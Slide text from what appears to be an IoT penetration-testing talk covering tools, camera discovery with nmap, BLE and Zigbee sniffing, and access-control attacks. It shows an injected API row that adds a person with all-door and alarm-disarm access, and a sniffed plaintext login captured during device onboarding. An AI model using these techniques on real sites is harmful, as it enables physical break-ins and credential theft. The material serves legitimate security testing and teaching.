
IoT Pen Testing Tools & Examples

THE IOT HAS BEEN
WITHOUT INCIDENT FOR




DAYS

IoT Penetration Testing



IoT Testing Roadmap Example



IoT Setup

Laptop – USE LINUX

- Preferably a dual boot or dedicated machine


OS/Software

- Ubuntu LTS
 - Most common
- Kali Linux
 - apt-get install kali-linux-all
- Universal Radio Hacker
- GNU Radio
- Blue hydra
- Bettercap
- KillerBee
- Binwalk
- Firmadyne
- APKtool

Hardware

- HackRF
- BladeRF
- Yardstick One
- Atmel RZ RAVEN
- Ubertooth One
- Proxmark3 Dev Kit
- Arduino Nano
- Every cable and adapter you can think of
- PC Repair and Build Kit
- **Misc**
 - **A patient wife**

Access Control Systems



CCTV System

- The real time streaming protocol “RTSP” uses port 554 to connect via TCP
- Locating cameras:
 - ***#nmap -p554 192.168.1.1/24***



Access Panel Discovery

Interface: Show:

» UID	IP Address	Type	Method	Is Locked
Missing UID at 192.16...	192.168.1.40	Controller	Static	Locked

Update time is 200 milliseconds

IP Address Method:

IP Address:

Netmask:

Gateway:

☒ Auto Discover NC (multicast)

NC IP Address:

API Interaction

SampleExportHeaderFile_export - Excel

APICommand	EncodedNum1	HotStampNum1	CardFormat1	EncodedNum2	HotStampNum2	CardFormat2	AccessLevel1	AccessLevel2	Perso
	3372487	3372487	AMAG 37 Bit Card	15013059	15013059	AMAG 37 Bit Card	ALL DOORS - Office Access - Always	Front Entrance Disarm Alarm Always	3
	59704	59704	Wiegand26_FC11	5814	5814	Wiegand26_FC11	ALL DOORS - Office Access - Always	Front Entrance Disarm Alarm Always	6
	9659	9659	Wiegand26_FC11				Employee Access 6:30 - 7:30 M-F		10
	4416	4416	Weigand 26Bit-88FC				ALL DOORS - Office Access - Always	Front Entrance Disarm Alarm Always	11
	25329	25329	Wiegand26_FC11				Employee Access 6:30 - 7:30 M-F		14
	4421	4421	Weigand 26Bit-88FC	14701	14701	Wiegand26_FC1	Employee Access 6:30 - 7:30 M-F		15
	2772632	2772632	AMAG 37 Bit Card	40193	40193	26Bit - 6FC	ALL DOORS - Office Access - Always	Front Entrance Disarm Alarm Always	17
	2772634	2772634	AMAG 37 Bit Card	4411	4411	Weigand 26Bit-88FC	ALL DOORS - ALWAYS (no offices) Access Only	Front Entrance Disarm Alarm Always	20
	4414	4414	Weigand 26Bit-88FC				ALL DOORS - ALWAYS (no offices) Access Only	Front Entrance Disarm Alarm Always	33
	4413	4413	Weigand 26Bit-88FC	10097	10097	Wiegand26_FC1	ALL DOORS - ALWAYS (no offices) Access Only		45
	4419	4419	Weigand 26Bit-88FC				Employee Access 6:30 - 7:30 M-F	Warehouse Disarm Alarm Always	55
	4420	4420	Weigand 26Bit-88FC				Employee Access 6:30 - 7:30 M-F		58
	4417	4417	Weigand 26Bit-88FC				Employee Access 6:30 - 7:30 M-F		59
	4424	4424	Weigand 26Bit-88FC				Employee Access 6:30 - 7:30 M-F		61
	4412	4412	Weigand 26Bit-88FC				Employee Access 6:30 - 7:30 M-F		62
	51688	7172	Wiegand26_FC11	4423	4423	Weigand 26Bit-88FC	ALL DOORS - Office Access - Always	ALL DOORS - ALWAYS (no offices) Access Only	63
19	4410	4410	Weigand 26Bit-88FC				ALL DOORS - ALWAYS (no offices) Access Only	Front Entrance Disarm Alarm Always	64
20	4651866	4651866	AMAG 37 Bit Card	4415	4415	Weigand 26Bit-88FC	Employee Access 6:30 - 7:30 M-F		65
21	40293	40293	Wiegand26_FC11				Employee Access 6:30 - 7:30 M-F		66
22							Employee Access 6:30 - 7:30 M-F		67
23	33229	98765	Wiegand26_FC11				ALL DOORS - Office Access - Always		68
24									69
25	4425	4425	Weigand 26Bit-88FC				Employee Access 6:30 - 7:30 M-F		70

API Interaction


- There are three major fields analyzed :
 - EncodedNum, Card Format, and the Access Levels

A	B	C	D	E	F	G	H	I
APICommand	PersonID	FirstName	LastName	EncodedNum1	CardFormat1	AccessLevel1	AccessLevel2	
AddPerson	4500	I-Hacked	YourSystem	277726234	AMAG 37 Bit Card	ALL DOOR - Office Access Always	Front Entrance Disarm Alarm Always	

IoT On-Boarding

1. IoT Device Creates Wi-Fi Network
2. PC or Tablet joins open AP
3. IoT device is then registered to connect to the local Wi-Fi

```
yuko@firenation: ~/tools/net-creds
```



The image shows a terminal window with a dark background and light-colored text. The window title is 'yuko@firenation: ~/tools/net-creds'. The menu bar includes 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal output shows three lines of text: an HTTP request to 192.168.1.250:80 with a username, another HTTP request to the same address with a password, and a POST request to 192.168.1.128 with a complex URL containing registration details.


```
File Edit View Search Terminal Help
```

```
[192.168.1.128:52364 > 192.168.1.250:80] HTTP username: _username=libertyunix88%40gmail.com
```

```
[192.168.1.128:52364 > 192.168.1.250:80] HTTP password: pwd=reallybadpw
```

```
[192.168.1.128] POST load: submit_flag=register&new_username=libertyunix88%40gmail.com&new_pwd=reallybadpw&verify_pwd=reallyba...
```

Fun with GNU Radio



Zigbee “Smart” Home

The image shows a Wireshark network traffic capture of Zigbee data. The main packet list table is as follows:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0x4627	0xe969	IEEE 8...	12	Data Request
2	0.000360			IEEE 8...	5	Ack
3	0.347694	0x0000	Broadcast	ZigBee	50	Command, Dst: Broadcast, Src: 0x0000
4	2.308873	0xe969	Broadcast	ZigBee	50	Command, Dst: Broadcast, Src: 0xe969
5	2.409283	0x794b	0xe969	IEEE 8...	12	Data Request
6	2.409634			IEEE 8...	5	Ack
7	4.532854	0x4627	0x0000	ZigBee	69	Data, Dst: 0x0000, Src: 0x4627
8	4.533157			IEEE 8...	5	Ack
9	4.539029	0x4627	0x0000	ZigBee	69	Data, Dst: 0x0000, Src: 0x4627
10	4.539245			IEEE 8...	5	Ack
11	4.542485	0x4627	0x0000	ZigBee	69	Data, Dst: 0x0000, Src: 0x4627
12	4.542707			IEEE 8...	5	Ack

The right-hand pane shows the details of the selected packet (No. 8), which is an IEEE 802.15.4 Acknowledgment frame. The details are as follows:

- Frame 1: 12 bytes on wire (96 bits), 12 bytes captured (96 bits) on interface 0
- IEEE 802.15.4 Command, Dst: 0xe969, Src: 0x4627
- Frame Control Field: 0x8863, Frame Type: Command, Acknowledge Request, PAN ID Compression, Destination Addressing Mode: Short/16-bit
 -011 = Frame Type: Command (0x3)
 -0... = Security Enabled: False
 -0... = Frame Pending: False
 -1. = Acknowledge Request: True
 -1.. = PAN ID Compression: True
 -0 = Sequence Number Suppression: False
 -0. = Information Elements Present: False
 - 10.. = Destination Addressing Mode: Short/16-bit (0x2)
 - ..00 = Frame Version: IEEE Std 802.15.4-2003 (0)
 - 10.. = Source Addressing Mode: Short/16-bit (0x2)

Sniffing BLE

```
thejoker@FunHouse:~$
```

```
λ btlejack -s
```

```
BtleJack version 1.3
```

```
[i] Enumerating existing connections ...
```

```
[ - 98 dBm] 0x50656b27 | pkts: 1
```

```
[ - 98 dBm] 0x50656b27 | pkts: 2
```

Info

UnknownDirection Write Command, Handle: 0x000e (Unknown)

Empty PDU

UnknownDirection Write Command, Handle: 0x000e (Unknown)

UnknownDirection Handle Value Notification, Handle: 0x000b (Unknown)

UnknownDirection Write Command, Handle: 0x000e (Unknown)

Empty PDU

Empty PDU

Empty PDU

Empty PDU

Empty PDU

Empty PDU

Empty PDU

Empty PDU

Empty PDU

Empty PDU

Empty PDU

Empty PDU

Empty PDU

Control Opcode: LL_CONNECTION_UPDATE_REQ

Connection Parameter Update Response (Accepted)

• Frame 451413: 45 bytes on wire (360 bits), 45 bytes captured (360 bits)

• PPI version 0, 24 bytes

DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)

• Bluetooth Low Energy Link Layer

Access Address: 0xaf9a9213

[Master Address: 7f:f8:d8:4d:24:f7 (7f:f8:d8:4d:24:f7)]

[Slave Address: cc:54:c4:b1:14:39 (cc:54:c4:b1:14:39)]

• Data Header: 0x0c0f

Control Opcode: LL_CONNECTION_UPDATE_REQ (0x00)

Window Size: 3

Window Offset: 22

Interval: 24

Latency: 0

Timeout: 400

Instant: 158

• CRC: 0x16045b

• [Expert Info (Note/Checksum): CRC unchecked, not all data available]

[CRC unchecked, not all data available]

[Severity level: Note]

[Group: Checksum]

Sniffing BLE

Info	-	• Frame 451413: 45 bytes on wire (360 bits), 45 bytes captured (360 bits)
UnknownDirection Write Command, Handle: 0x000e (Unknown)		• PPI version 0, 24 bytes
Empty PDU		DLT: 147, Payload: btle (Bluetooth Low Energy Link Layer)
UnknownDirection Write Command, Handle: 0x000e (Unknown)		• Bluetooth Low Energy Link Layer
UnknownDirection Handle Value Notification, Handle: 0x000b (Unknown)		Access Address: 0xaf9a9213
UnknownDirection Write Command, Handle: 0x000e (Unknown)		[Master Address: 7f:f8:d8:4d:24:f7 (7f:f8:d8:4d:24:f7)]
Empty PDU		[Slave Address: cc:54:c4:b1:14:39 (cc:54:c4:b1:14:39)]
Empty PDU		• Data Header: 0x0c0f
Empty PDU		Control Opcode: LL_CONNECTION_UPDATE_REQ (0x00)
Empty PDU		Window Size: 3
Empty PDU		Window Offset: 22
Empty PDU		Interval: 24
Empty PDU		Latency: 0
Empty PDU		Timeout: 400
Empty PDU		Instant: 158
Empty PDU		• CRC: 0x16045b
Empty PDU		• [Expert Info (Note/Checksum): CRC unchecked, not all data available]
Empty PDU		[CRC unchecked, not all data available]
Empty PDU		[Severity level: Note]
Empty PDU		[Group: Checksum]
Control Opcode: LL_CONNECTION_UPDATE_REQ		
Connection Parameter Update Response (Accepted)		

Exploring Services with Bettercap

zuko@firenation: ~				
File Edit View Search Terminal Help				
@ Connecting to ca:ca:ae:b7:5e:0f ... connected.				
@ Enumerating all the things				
Handles	Service > Characteristics	Properties	Data	
0001 -> 0009	Generic Access (00001800-0000-1000-8000-00805f9b34fb)			
0003	Device Name (00002a00-0000-1000-8000-00805f9b34fb)	READ	u'Tile'	
0005	Appearance (00002a01-0000-1000-8000-00805f9b34fb)	READ	Unknown	
0007	Peripheral Privacy Flag (00002a02-0000-1000-8000-00805f9b34fb)	READ WRITE	Privacy Disabled	
0009	Peripheral Preferred Connection Parameters (00002a04-0000-1000-8000-00805f9b34fb)	READ	Connection Interval: 8 -> 16	
			Slave Latency: 0	
			Connection Supervision Timeout Multiplier: 100	
000c -> 000f	Generic Attribute (00001801-0000-1000-8000-00805f9b34fb)			
000e	Service Changed (00002a05-0000-1000-8000-00805f9b34fb)	READ INDICATE		
0010 -> 0018	Device Information (0000180a-0000-1000-8000-00805f9b34fb)			
0012	Software Revision String (00002a28-0000-1000-8000-00805f9b34fb)	READ	u'01.18.12.0'	
0014	Model Number String (00002a24-0000-1000-8000-00805f9b34fb)	READ	u'Tile 03.00'	
0016	Hardware Revision String (00002a27-0000-1000-8000-00805f9b34fb)	READ	u'04.00'	
0018	Firmware Revision String (00002a26-0000-1000-8000-00805f9b34fb)	READ	u'01.18.12.0'	
0019 -> 002b	feed (0000feed-0000-1000-8000-00805f9b34fb)			

